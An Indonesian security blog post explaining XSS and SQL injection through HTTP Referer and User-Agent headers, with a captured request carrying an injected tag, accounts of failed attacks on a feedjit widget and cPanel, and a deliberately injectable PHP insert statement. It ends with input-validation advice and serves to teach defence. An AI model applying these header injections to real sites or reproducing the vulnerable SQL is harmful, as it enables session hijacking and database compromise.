http://feedjit.com/router/?w=trafficList&ign=0&wn=1&cen=1&nv=1&fl=0&vid=new&rn=0&lg=1&u=http://www.ilmuhacking.com/web-security/menjebol-captcha-dengan-ocr/&r=http://cobain&t=Menjebol Captcha dengan OCR | Web Security | IlmuHacking.com&sw=1280&sh=960&fjv=2&rand=769547649
 
GET /router/?w=trafficList&ign=0&wn=1&cen=1&nv=1&fl=0&vid=new&rn=0&lg=1&u=http%3A%2F%2Fwww.ilmuhacking.com%2Fweb-security%2Fmenjebol-captcha-dengan-ocr%2F&r=http%3A%2F%2F%3Cb%3Ecobain%3C%2Fb%3E&t=Menjebol%20Captcha%20dengan%20OCR%20%7C%20Web%20Security%20%7C%20IlmuHacking.com&sw=1280&sh=960&fjv=2&rand=769547649 HTTP/1.1
Host: feedjit.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://cobain
Cookie: fjdt100=1232528992
Ketika kita membuka halaman yang mengandung widget feedjit, maka javascript yang ada akan mengirimkan request ke server feedjit.com yang berisi referer, judul artikel dan url artikel yang dibaca. Perhatikan URL yang direquest, 3 variabel yang mengirimkan data tersebut adalah:
u=http://www.ilmuhacking.com/web-security/menjebol-captcha-dengan-ocr/
r=http://cobain
t=Menjebol Captcha dengan OCR | Web Security | IlmuHacking.com
Parameter get u adalah URL untuk artikel yang saya baca, parameter r adalah referer, dan t adalah judul artikel. Saya mencoba menginjeksi tag html cobain , mari kita lihat apa yang nampak pada widget feedjit.

widget url

widget url

xss failed

xss failed
Ternyata tag html saya gagal diinjeksi karena sudah di-escape dengan benar. Seharusnya teks cobain dicetak tebal. Tapi ternyata cobain berubah menjadi bcobain, artinya injeksi gagal total.
if succeeded

if succeeded
Bayangkan bila injeksi ini berhasil. Maka halaman web yang mengandung widget ini bisa diinjeksi dengan script untuk mencuri cookie. Bila kebetulan admin sedang login, kemudian mengecek blognya, tentu cookie berisi sessionid dia akan terancam. Mari kita coba seandainya injection berhasil dengan mengubah htmlnya dengan addon Firebug. Tampilannya akan seperti pada gambar di samping. Itu baru tag bold bagaimana bila tag script? Tenu akibatnya akan fatal karena session bisa di-hijack. Beruntung untuk wordpress karena cookie session id di-set hanya dikirim bila path URL /wp-admin/ maka cookie tersebut tidak akan terkirim ketika admin sedang membaca artikel dalam keadaan login. Namun bila cookienya diset path / maka cookie dipastikan akan terkirim bila admin membaca artikel ketika sedang login.

Header User-Agent
Header ini menunjukkan jenis browser yang dipakai. Dalam user agent biasanya akan terlihat sistem operasinya juga. Hedaer ini biasanya sudah ditentukan oleh browser, namun dengan addon User Agent Switcher saya bisa mengubahnya menjadi teks apapun, termasuk menginjeksi script atau tag html.
Sebagai contoh sederhana bisa dicoba www.ipmonkey.com. Web ini menampilkan user agent dan ip address. Bila saya ganti user agent browser saya menjadi maka script saya akan dieksekusi browser seperti pada gambar di bawah ini:
xssed user agent

xssed user agent
Seperti pada header referer, bila hanya serangan model begini tidak ada gunanya karena cuma bisa menyerang diri sendiri. Agar bisa menyerang orang lain, maka web application yang diserang harus menyimpan apa yang saya injeksi dan kemudian ditampilkan di webnya agar bisa dilihat orang lain. Sayangnya saya juga belum menemukan contoh web yang seperti itu. Contoh jenis web application yang menampilkan user-agent dalam webnya adalah cpanel. Namun ingat, cpanel tidak vulnerable terhadap serangan ini. Saya hanya memberi contoh hipotetis saja untuk ilustrasi saja.
Cpanel ada menu untuk melihat latest visitor yang menunjukkan ip address, url yang diakses, referer dan user agent. Saya akan coba menyisipkan script/tag html melalui user agent dan berharap cpanel menampilkannya tanpa filter. Hasilnya seperti pada gambar di bawah ini:
failed cpanel xss attack

failed cpanel xss attack
Terlihat bahwa tag script yang saya injeksikan telah diubah menjadi entity html < dan > sehingga tidak dieksekusi browser. Jadi serangan xss saya gagal total juga, hehe. Sebagai ilustrasi bila saya injeksikan tagTEST dan bila tidak difilter, maka hasilnya akan tampak seperti gambar berikut:

header8

Halaman itu adalah salah satu halaman dalam cpanel, jadi hanya yang sudah login di cpanel yang bisa melihat latest visitor itu. Jadi bila script saya dieksekusi, maka saya bisa mengambil alih session cpanel orang itu. Untungnya (atau sayangnya) cpanel tidak vulnerable terhadap serangan ini.

SQL Injection via Header
Oke dari tadi saya hanya bicara tentang XSS, bagaimana dengan sql injection? Mungkinkah serangan sql injection dilakukan dari header referer dan user agent? Jawaban saya sangat MUNGKIN sekali. Karena tidak adanya contoh yang vulnerable terhadap sql injection dengan header referer/user-agent saya hanya menjelaskan konsepnya saja.
Bayangkan ada web application yang mencatat log visitornya dalam tabel bernama visitor. Field tabel visitor adalah id, ipaddress,useragent, referer dan time semuanya bertipe varchar kecuali id bertipe int dan time yang bertipe timestamp. Setiap ada pengunjung baru, php akan meng-insert ke tabel visitor dengan sql berikut:


$sql = "insert into visitor (ipaddress,useragent,referer) values('$ipaddress','$useragent','$referer')";
Dari ketiga variabel itu yang bisa dikendalikan hanyalah user agent dan referer sebab ip address tidak bisa kita ubah seenaknya. Kalau saya injeksikan code sql yang diawali dengan karakter single quote (‘) melalui header user agent atau referer, tentu akan malicious code sql saya akan berhasil.
Kesimpulan
Saya sudah tunjukkan cara untuk menginjeksikan malicious code melalui header http. Ada banyak jalan yang bisa dipakai untuk menyerang web application. Hacker selalu mencoba menginjeksikan malicious data/code melalui semua pintu yang tersedia. Aplikasi yang prosesnya bergantung dari masukan klien bisa jadi sasaran tembak hacker.
Agar selamat dari serangan hacker, semua input harus benar-benar dijaga. Jangan percaya begitu saja dengan input dari klien. Terapkan whitelist filter, semua masukan yang diluar daftar yang diperbolehkan agar direject.